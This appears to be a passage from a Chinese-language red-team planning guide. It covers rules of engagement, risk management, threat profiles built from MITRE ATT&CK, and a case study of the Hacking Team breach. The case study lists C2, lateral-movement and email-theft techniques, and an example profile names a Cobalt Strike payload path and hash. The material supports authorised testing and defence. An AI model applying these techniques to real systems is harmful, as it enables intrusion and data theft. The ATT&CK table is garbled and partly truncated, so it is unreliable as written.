- 每个功能组（ECG、白细胞、TA等）的角色和责任适当法律要求的识别和
- 参考（PCI、FERPA、HIPAA、HITEC、SOX、GLBA等）
- 法律责任免责声明（红队报告特定发现的联邦法规要求）

与每个任务有关的信息应在ROE的附件中记录。至少，ROE附件应详细说明：

### 任务目标

- 组织名称
- 地址
- 特定组或部门
- 组织标识符
- 高级管理联系信息

### 任务联系人列表（姓名、角色、电话、电子邮件、办公地点）

- ECG人员
- 白细胞
- 可信代理
- 红队负责人

- 红队技术负责人

## 任务目标

- 条件
- 威胁级别
- 目标对象
- 机会目标
- 成功/失败的衡量标准

## 授权目标空间

- 网络
  - 事件的IP边界
  - 域和工作组
  - 特定的禁区和资源（例如非目标知识产权文件共享）
  - 禁区机器、网络、设备或应用程序（黑名单）
  - 维护窗口
- 物理
  - 校园的区域
  - 建筑物
  - 办公室
  - 禁区（例如医疗综合体的紧急服务部门）目标空间内的禁区材料（
  - 例如敏感文件或设备）

授权行动：批准参与的活动类型

限制行动：在参与过程中限制的活动类型（如果有）

## 批准流程

在执行过程中请求批准额外活动的流程

- 批准流程
- 联系人（姓名、角色、电话、电子邮件、办公地点）
- 备用联系人

当目标空间、授权行动、目标或范围发生变化时，必须更新ROE。例如，最初的范围可能仅限于计算机网络攻击。如果计划进行物理攻击，则必须更新ROE以反映额外的活动和控制措施。红队负责人将处理对ROE的建议或调整。每次审查必须提供给发起人。最终的ROE必须由目标环境的高级管理层的可信代理人签署。

# 风险管理

本节讨论的是目标环境中由红队活动导致的风险，而不是固有的漏洞或弱点。

风险管理是识别、评估和控制由参与因素引起的风险，并在风险成本与目标利益之间做出决策的过程。管理风险的目标不是消除所有风险，而是消除不必要的风险。

参与规划过程应识别并最小化由红队活动直接或间接引起的任何风险。目标是在不对目标环境造成不可逆损害的情况下实施ROE中概述的努力。在参与过程中，ECG负责实施风险管理并接受对目标环境的风险。红队负责人负责在参与过程中实施风险管理并将风险指南纳入团队的目标。

在整个事件之前和期间，红队负责人可以要求TA和ECG评估与当前红队活动相关的所有风险，反之亦然。

风险管理通过以下方式协助参与规划：

- 在整个参与过程中保护有限资源
  - 及早识别潜在风险以避免不必要的风险
  - 根据行动实施（或备选方案）做出明智决策确定可行且有效的控制措施，以
  - 确保参与达到评估目标，同时不引入不必要的风险对目标的安全和健康
- 
- 在风险过高时提供实现目标或目标的备选方案

风险管理不会：

- 限制红队的操作能力，以至于无法实现参与的目标
- 完全消除所有风险（它管理风险）
- 强制决定活动（它为ECG提供减轻措施或备选决策的指导）
- 没有违反法律的权力，即使是为了支持成功执行参与
- 不会消除SOP和TTP练习的要求

在实际执行中这意味着什么？

每个参与都必须在规划和执行中包括风险管理。安全测试人员和红队操作员被邀请进入别人的游乐场。必须适当处理关心和考虑通过风险管理。风险管理并不意味着消除风险。

目的是早期识别风险并制定处理已预先识别的风险或未知风险的计划。

## 风险管理过程：

1. 识别潜在问题、冲突或危险（生命、肢体、视力、设备和生产）
2. 评估每个问题以确定对目标环境的直接影响
3. 制定旨在减轻风险的控制措施
4. 做出风险决策
5. 实施控制措施
6. 识别剩余风险（调整控制措施，直到剩余风险可接受或无法进一步降低）
7. 持续评估风险

# 威胁规划

参与的一个重要因素是红队必须扮演的威胁类型和特征。

这通过威胁规划实现。威胁规划的最终目标是尽可能准确地代表威胁，并向目标环境提供相关影响的建议。

通过构建战术、技术和程序（TTPs）、配置文件和场景的有效规划，显著提高了红队确保参与识别潜在威胁向量并协助防御作战识别流程、程序、工具集和培训中的差距的能力。

威胁规划的级别和深度由目标驱动，在每次参与中都不同。至少，威胁规划应包括使用特定于实现目标所需的威胁TTP，以及特定威胁行为者或威胁组织的特征（可选）。在规划参与过程中使用威胁时，请考虑以下事项。

- 威胁环境
  - 目标的特征是什么？
  - 在该环境中操作所需的具体TTP是什么？
- 对目标环境的威胁
  - 通过OSINT确定环境中的当前威胁是什么？
  - 客户当前的威胁关注点、当前问题或先前事件是什么？
- 威胁的现实世界示例
  - 当前或先前的威胁引起了关注吗？
- 场景或参与条件中的威胁
  - 参与场景将如何影响威胁环境？
- 团队将尝试模拟的威胁能力水平
  - 在参与场景中，威胁能力或水平（简单到高级）是否重要？

红队领导必须考虑的一个因素是威胁的现实性。尽管一些组织可能有意决定不释放威胁的全部能力（例如，由于目标受众的能力水平或环境限制），但大多数红队选择攻击类型和策略来模拟真实威胁。仅仅为了攻击而攻击或展示红队的实力是不合适的，也不会提供有意义的结果。定义基于威胁的攻击将为培训目标受众和加强目标环境提供可行的机制。红队负责人应在参与的背景下仔细权衡不同的选择。然后，这个列表将成为新兴参与策略的基础。

威胁情报提供了分析所需的信息，威胁概况的创建以及威胁的特征化。在构建这种特征化时，一个重要因素是考虑威胁的视角，可以是从目标内部、目标外部或者对目标的有限访问。这些概况和特征化信息用于创建威胁场景。威胁情报还用于复制威胁的意图、能力和战术、技术和过程（TTPs）。这些可以用于对威胁进行分类和特征化。

# 意图

意图是威胁行动中的"为什么"。威胁的意图可能因目标、目标信息的敏感性和价值以及对目标和威胁的期望影响而有很大差异。威胁的意图基于具体的参与情况。

威胁可能只是想收集目标信息。这些信息通常被归类为机密、专有或知识产权，如果丢失，将对组织造成损害。例如，窃取的数据可以提供给竞争对手，以便与目标同时或提前发布。

意图可能是将错误或恶意代码插入目标当前的软件项目。这段代码可能会在软件发布时导致故障或安全漏洞。操纵场景是支持供应链攻击场景的一个很好的选择。

威胁可能希望通过向公众发布目标信息来影响目标的销售，并可能导致业务失败。

在规划过程中，应考虑直接影响组织的意图，而不仅仅是识别技术缺陷的意图。

# 能力

能力只是威胁在当前资金、技术知识和技能以及目标知识的情况下执行操作的能力。在许多不同行业中观察到的一个常见问题是低估威胁的能力。需要注意的是，大多数信息技术和安全专业人员可获得的信息、工具、脚本、设计、培训等也可供威胁使用。

# TTPs

TTPs是威胁行动中的"如何"。TTPs取决于威胁的意图和能力。

了解威胁的TTP非常有用，对红队和蓝队都是如此，因为对TTP的使用和理解是对威胁进行分类和表征的最有效的方法之一。

在规划威胁的TTP时，请考虑以下问题

(不要忘记考虑红队实施这些的能力)

- 威胁获取初始访问的首选方法是什么？网站配置错误？已知的漏洞？钓鱼？
- 指标泄露（IOCs）中是否存在趋势？例如文件位置、文件名、系统调用、异常流量等等。
- 威胁如何执行操作和维护目标？常驻内存？二进制文件？Python？WMI？Power Shell？VBS？
- 指挥与控制（C2）如何运作？使用什么协议？
- 是否建立了持久性？威胁的首选方法是什么？

- 威胁是否有标准或常见的动机和意图？

红队对威胁的意图、能力和TTP的分析提供了创建威胁概要所需的信息。该概要可用于针对性审查、评估、培训和演习。

# 威胁概况

计划对于模拟威胁或其TTPs至关重要。没有计划，模拟一个复杂的行为者可能变得非常困难、耗时和昂贵。红队经常试图模拟一个高度先进的行为者，比如"APT组织X"或"国家级"，但时间和预算往往有限。

复杂的行为者拥有时间、金钱和资源来构建和开发定制工具、漏洞利用或技术。这个理解可能显而易见，但重要的是要记住，负责模拟特定行为者的红队并不是那个行为者本身。团队可能没有足够的时间或预算来完美地模拟威胁。然而，可以通过模拟威胁的核心组成部分，以及在合理的预算、时间和工作量范围内进行模拟。

红队应该帮助人员理解特定威胁对他们的组织产生的影响。为了促进这种实践，使用威胁概况来建立红队的行动和运作规则。这些规则作为红队的路线图，指导应该执行何种类型的行动。即使在深入的红队参与过程中，也应该创建威胁概况来描述威胁及其TTPs。

我们已经讨论了TTP，但直到现在，我们还没有提供使用它们支持一个任务的方法。让我们从通过MITRE ATT&CK框架解释TTP开始。MITRE的对抗战术、技术和常见知识（ATT&CK™）是一个经过策划的知识库和模型，用于反映威胁的生命周期各个阶段和它们已知攻击的平台。ATT&CK对于理解已知威胁行为的安全风险、规划安全改进以及验证防御工作是否符合预期都很有用。

ATT&CK被分为战术、技术和程序。战术是威胁在操作过程中可能使用的战术目标。技术描述了威胁为实现其目标所采取的行动。

程序是执行一个动作所需的技术步骤。这个框架提供了对所有威胁行动的分类，无论底层的漏洞如何。

红队可以通过研究和经验模拟逼真的TTP，但大部分信息都被编制在ATT&CK中。ATT&CK可以被看作是TTP的菜单。红队可以使用它来确保他们拥有一个有效的威胁配置文件，包含全面的威胁TTP集合，而蓝队可以使用它来建立一个评分卡，评估他们对各种TTP的防御能力。

# Tactic {

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	
Drive-by Compromise	AppleScript	.bash_profile and bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port	
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Job	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media	
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark	Distributed Component	Clipboard Data	Data Encrypted	Connection Proxy	
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	By Acc.	Drive-by Compromise						
					A drive-by compromise is when an adversary gains access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is targeted for exploitation. This can happen in several ways, but there are a few main components:  Multiple ways of delivering exploit code to a browser exist, including: <ul style="list-style-type: none"><li>• A legitimate website is compromised where adversaries have injected some form of malicious code such as JavaScript, iFrames, cross-site scripting.</li><li>• Malicious ads are paid for and served through legitimate ad providers.</li><li>• Built-in web application interfaces are leveraged for the insertion of any other kind of object that can be used to display web content or contain a script that executes on the visiting client (e.g. forum posts, comments, and other user-controllable web content).</li></ul> Often the website used by an adversary is one visited by a specific community, such as government, a particular industry, or region, where the goal is to compromise a specific user or set of users based on a shared interest. This kind of targeted attack is referred to as a strategic web compromise or watering-hole attack. There are several known examples of this occurring. <sup>[1]</sup>	Drive-by Compromise Technique ID: T1189 Technique: Initial Access Platform: Linux, Windows, macOS Permissions: User Required Data Sources: Packet capture, Network device logs, Process list of network, Web proxy, Network intrusion detection system, SSL/TLS Inspection		Data Transfer Size Limits	Custom Command and Control Protocol	Exfiltration	

## Technique

## Procedure

# MITRE ATT&CK战术

## 初始访问

初始访问战术代表对手在网络中获得初始立足点的向量。

## 执行

执行战术代表导致在本地或远程系统上执行威胁控制代码的技术。这种战术通常与初始访问一起使用，作为在获得访问权限后执行代码的手段，并通过横向移动扩展对网络上远程系统的访问权限。

## 持久化

持久化是指对系统进行访问、操作或配置更改，以使威胁在该系统上保持持久存在。对手通常需要通过中断（如系统重启、凭据丢失或其他需要远程访问工具重新启动或备用后门以恢复访问的故障）来维持对系统的访问权限。

## 权限提升

权限提升是指允许威胁在系统或网络上获得更高级别权限的行为结果。某些工具或行为需要更高级别的权限才能正常工作，并且在操作的许多环节中可能是必需的。对手可以使用非特权访问进入系统，并利用系统漏洞获得本地或域管理员或SYSTEM/root级别的权限。也可以使用具有类似管理员访问权限的用户帐户。具有访问特定系统权限（或执行对手实现目标所必需的特定功能）的用户帐户也可以被视为权限提升。

## 防御逃避

防御逃避包括威胁可能使用的技术，以逃避检测或避开其他防御措施。有时，这些行动与其他类别中的技术相同或有所变化，但具有绕过特定防御或缓解的附加好处。防御逃避可能被视为威胁在操作的所有其他阶段应用的一组属性。

## 凭证访问

凭证访问表示导致对企业环境中使用的系统、域或服务凭证进行访问或控制的技术。对手可能会尝试从用户或管理员帐户（本地系统管理员或具有管理员访问权限的域用户）获取合法凭证以在网络中使用。这使得威胁能够假扮该帐户的身份，并具有该帐户在系统和网络上的所有权限，使得防御者更难以检测到威胁。在网络中具有足够的访问权限后，威胁可以创建用于以后在环境中使用的帐户。

## 发现

发现包括允许威胁获取有关系统和内部网络的知识的技术。当对手获得对新系统的访问权限时，他们必须了解他们现在控制的内容以及从该系统操作对他们当前目标或整体目标的好处。操作系统提供了许多本地工具，有助于这个后入侵信息收集阶段。

## 横向移动

横向移动包括使威胁能够访问和控制网络上的远程系统的技术，并且可能但不一定包括在远程系统上执行工具。横向移动技术可以使威胁在不需要额外工具（如远程访问工具）的情况下从系统中收集信息。

## 收集

收集是用于在渗透前从目标网络中识别和收集信息（如敏感文件）的技术。该类别还涵盖了威胁可能寻找要渗透的信息的系统或网络上的位置。

## 渗透

渗透是指导致或有助于威胁从目标网络中移除文件和信息的技术和属性。该类别还涵盖了威胁可能寻找要渗透的信息的系统或网络上的位置。

## 命令与控制

命令与控制策略代表了对目标网络中受其控制的系统进行通信的方式。威胁可以通过多种方式建立命令与控制，具体取决于系统配置和网络拓扑的隐蔽程度。由于威胁在网络层面上有很大的变化度，因此只使用了最常见的因素来描述命令与控制的差异。尽管有很多具体的技术在文档中记录，但这主要是因为定义新的协议并使用现有的合法协议和网络服务进行通信非常容易。



# 通过分解威胁创建威胁概况

威胁概况可以通过将现有威胁分解为核心组件，然后重新组合成红队可以用来描述和执行红队作战的概况。

## 管理挑战

当要求红队对特定行为者进行威胁模拟时，预算、时间和努力的限制很容易被推到极限。

在模拟威胁时，需要强大的红队领导力来弥合现实性和有效性之间的差距。

将威胁分解为其组成部分，并选择最能体现作战目标的项目，可以为领导层提供威胁的准确表达方式。通过这种方式，在预算、时间和资源受限的环境中模拟威胁。

创建威胁概况是确立红队行动和作战规则的好方法。它们作为红队的路线图，提供了如何以及何种类型的行动应该执行的指导。它们帮助双方（红队和蓝队）确保红队正在模拟正确的威胁。请记住，红队作战并不是一场全面的黑客盛宴。在许多情况下，红队帮助人员了解特定威胁对组织的影响。即使在深入、全面的红队作战中，也应该创建威胁概况。它有助于描述威胁及其战术、技术和程序。这些材料非常适合设置情景、串联威胁的故事，并可以极大地改善最终报告。

## 威胁概况示例（简化版）

类别	描述
描述	一般中层威胁，使用常见的攻击工具和技术。
目标和意图	存在于网络中，以枚举系统和信息，以维持指挥和控制，支持未来的攻击。
关键的威胁情报	Cobalt Strike HTTPS信标，使用TCP 443端口，载荷： c:\programdata\microsoft\iexplore.exe ，时间戳：7/13/2009 10:04 PM，MD5：

	a7705501c5e216b56cf49dcf540184d0
C 2概述	<p>使用五分钟回调时间的HTTPS信标，连接到威胁拥有的域名。直接调用威胁拥有的域名。TTPs（枚举、传递、横向移动、权限提升等）假设遭到入侵模型，没有通过利用进行初始传递。通过Cobalt Strike命令进行后期利用。通过Cobalt Strike和本机Windows命令进行枚举和横向移动。权限提升有限，并在后期利用中确定。</p>
利用	假设入侵模型，不进行利用。
持久化	使用Microsoft Outlook规则触发的用户级持久性，由特定电子邮件触发。


上述是实际红队作战中的简化示例配置文件。此次作战是一系列评估的一部分，旨在测试蓝队检测和分析威胁的能力。这需要使用定义和具体的TTPs。这是威胁仿真的核心。定义配置文件使所有各方保持一致。评估结束时，将配置文件与蓝队成员共享，以帮助发现可能被忽视的任何事物。这为防御者提供了识别其TTPs中的任何漏洞所需的信息，从而极大地帮助他们改进。

分解威胁的过程包括：

1. 研究现有威胁
2. 分解威胁配置文件的关键要素。（描述、目标和意图、关键IOCs、C2概述、利用和持久性）
3. 通过使用学到的信息重新构建威胁，并使用替代的TTP填补空白（MITRE ATT & CK是一个很好的帮助填补这些空白的来源）

## 威胁配置文件使用

威胁配置文件通常支持参与故事，并用于描述单个C2通道的技术方面。每个C2通道使用单个威胁配置文件。



# Target C2 Servers

在本章结束时，您将有机会完成一个威胁配置文件练习。  
让我们通过一个真实攻击的例子来说明威胁配置文件的概念。

# 黑客的技艺回顾

这个真实世界的攻击将提供攻击可能发生的背景和理解。当您阅读摘要时，请考虑如何在规划和范围确定红队参与时使用这些信息。

## Hacking Team如何被黑

Phineas Fisher，即Hack Back!，声称对Hacking Team的攻击和文件泄露负责。这些文件于2015年7月8日发布给维基解密。2016年4月，Phineas Fisher发布了一份解释Hacking Team攻击如何实施的报告。它最初是用西班牙语写的，后来被翻译成英语。



Hacked Team @hackingteam · 1h  
Since we have nothing to hide, we're publishing all our e-mails, files, and source code mega.co.nz/#!Xx1lhChT!rbB ...  
infotomb.com/eyyxo.torrent

RETWEETS 113 FAVORITES 70

8:26 PM - 5 Jul 2015 · Details

Tweet Sent from HT's Twitter account after it was controlled by Phineas Fisher


Hacking Team，一家意大利公司，以向政府、执法机构和企业销售入侵和监视软件而闻名。我们不会关注你是否同意他们的做法。有趣的是，我们有机会审查黑帽子的技术手法。为什么呢？红队可能需要为他们的行为方式和原因进行辩护。目标组织通常声称特定技术并不存在，或者威胁“不会那样做”。这篇文章是威胁仿真中的一个很好的参考。所描述的TTP不仅在执行任务时有用，还可以帮助确认红队的行动是否符合威胁。密切模拟真实威胁的威胁忠实行动非常可信，也是展示实际对抗活动的好方法。

有关此攻击的更详细信息，请阅读以下内容：

1. Hack Back!，<http://pastebin.com/raw/0SNSvyjJ>。

2. 黑客团队, <https://wikileaks.org/hackingteam/emails/>.
3. 黑客团队, [https://en.wikipedia.org/wiki/Hacking\\_Team](https://en.wikipedia.org/wiki/Hacking_Team).
4. .黑客反击! , <http://pastebin.com/raw/GPSHF04A>.
5. Phineas Fisher的完整英文翻译, 他是如何击败Hacking Team的  
[https://www.reddit.com/r/netsec/comments/4f3e6p/full\\_english\\_translation\\_of\\_phineas/](https://www.reddit.com/r/netsec/comments/4f3e6p/full_english_translation_of_phineas/)
6. [https://www.vice.com/en\\_us/article/3k9zzk/hacking-team-hacker-phineas-fisher-has-gotten-away-with-it](https://www.vice.com/en_us/article/3k9zzk/hacking-team-hacker-phineas-fisher-has-gotten-away-with-it)

## 黑客行动 [12] 的过程



黑客团队攻击图表, 突出主要步骤

Fisher开始分析目标。Fisher认识到钓鱼攻击是有风险的。"我不想尝试钓鱼攻击Hacking Team, 因为他们整个业务就是帮助政府钓鱼攻击他们的对手, 所以他们更有可能识别和调查钓鱼攻击的尝试。" 初步分析显示, Hacking Team的网络似乎经过了加固, 并且攻击面很小。初步分析发现了更新版本的Joomla! , 一个邮件服务器, 几个路由器, 一个VPN设备和一个垃圾邮件过滤器。获得初始访问并不简单。

使用漏洞或零日攻击Joomla! , 或使用尚未确定路径的嵌入式设备攻击似乎是最佳选择以获得初始访问权限。经过几周的开发, 为一个未命名的嵌入式设备成功创建了一个零日漏洞利用程序。这个零日漏洞提供了对设备的根访问权限, 并被用作初始入口点。在这个初始访问之后进行了内部枚举。枚举揭示了一个不需要身份验证的MongoDB实例。这个数据库提供了一个音频记录的访问权限, 这是一个音频监听应用的一部分。这些录音很有趣, 但并没有造成重大损害。费舍尔想要破坏它。

公司并揭露他们参与的事情比出售间谍软件更严重。

进一步的探索导致了这些有害信息的确认。重要的数据被发现在一个未加密的iSCSI服务器中，其中包含备份的VMware .vmdk文件和其他有益的信息。最终，从备份中转储了管理级别的密码哈希值。许多管理密码哈希值成功破解。这些密码允许访问其他系统，包括电子邮件服务器。使用PowerShell访问和下载当前的电子邮件。超过100万封电子邮件被下载。

总体而言，菲尼克斯·费舍尔在黑客团队网络中待了大约六周，并花了约100个小时移动和窃取数据。这次攻击主要是出于政治动机。

这个例子几乎与红队参与活动的例子完全相同。

一个聪明的行动者分析了一个目标，确定了最佳的前进路径，制定了定制的攻击，提升了权限，识别了信息，并窃取了敏感数据。

附加参考资料：

1. 黑客团队是如何被黑的，<http://arstechnica.com/security/2016/04/how-hacking-team-got-hacked-phineas-phisher/>。
2. 黑客团队被黑的自白，<http://motherboard.vice.com/read/the-vigilante-who-hacked-hacking-team-explains-how-he-did-it>。

分析黑客团队攻击中描述的TTPs是了解真实威胁如何攻击目标的好方法。分析可以用来验证TTPs计划或学习新技术，可以应用于未来的参与活动。尽管这是对一家公司的非法攻击，但它提供了对威胁思维和行为的有用见解。

## TTPs Used in the Hacking Team Attack

Hacktivist	Politically motivated	Watch and listen	Perform internal enumeration.
Know your target	Don't spear phish a company that specializes in spear phishing.	Know a range of technologies	Windows domains, NoSQL DB, iSCSI, etc.
Maintain good OPSEC	Don't directly connect to target systems. Use a pivot and redirectors.	Escalate privileges	Gain cleartext credentials to enable capabilities.
C2	Domains for DNS C2; stable C2 servers for callbacks and loot storage; hacked servers for pivots, scans, etc. Consider burnable.	Steal email	Download email using PowerShell scripts and smbclient.
Enumeration	Google, Whois, controlled port scanning from burnable IP space.	Lateral movement	Psexec, WMI, PSRemoting, scheduled tasks, GPO.
Exploit once and move on	Use, exploit once, and move to other backdoors. Minimize exposure through exploitation.	Persistence	Execute in RAM in high uptime servers.
Be prepared	Have post-exploitation tools and scripts ready.	Length	~ Six weeks and 100 hours.

<http://pastebin.com/0SNSvyjJ>

可以制定一个简单的威胁概况，以提供威胁的一般描述

## Characterizing the HT Attack Threat Profile

Category	Description
Description	Politically motivated hacktivist capable of developing zero days.
Goal and Intent	Capture sensitive information about HackingTeam to expose, defame, and otherwise cause harm to the target.
Key IOCs	DNS memory-resident C2 agents.
C2 Overview	DNS C2, “burnable” C2 for more aggressive scans and enumeration.
TTPs (Enumeration, Delivery, Lateral Movement, Privilege Escalation, etc.)	Enumeration via Open Source Intelligence gathering. Delivery via custom attacks and memory-resident tools. Lateral movement specific to each target’s ports/services (Psexec, WMI, PSRemoting, scheduled tasks, GPO). Privilege escalation limited and determined POST-exploitation.
Exploitation	Custom exploits and attacks.
Persistence	Exist in RAM on high uptime systems.

### 关于红队范围的考虑问题

1) 你的红队能执行这些行动吗?

如果不能，考虑你的团队模拟这些行动的能力，并可能通过培训或内部发展进行增强。

2) 你是否有零日漏洞利用？如果没有，你将如何模拟这种攻击？

许多团队没有零日漏洞利用或分配时间来开发它们。考虑使用白盒场景来模拟这些类型的攻击。

3) 这次攻击花费了六周时间、100多个小时，并由一个人完成。这是一个很好的范围持续时间指标。你的团队能做到吗？

你的团队是否具备执行相同时间框架内的必要技能、知识、能力、工具、TTP等？考虑调整你的时间表和小时分配，以适应你的团队能力。

4) 你会使用相同的员工和时间参数来确定一个任务的范围吗？

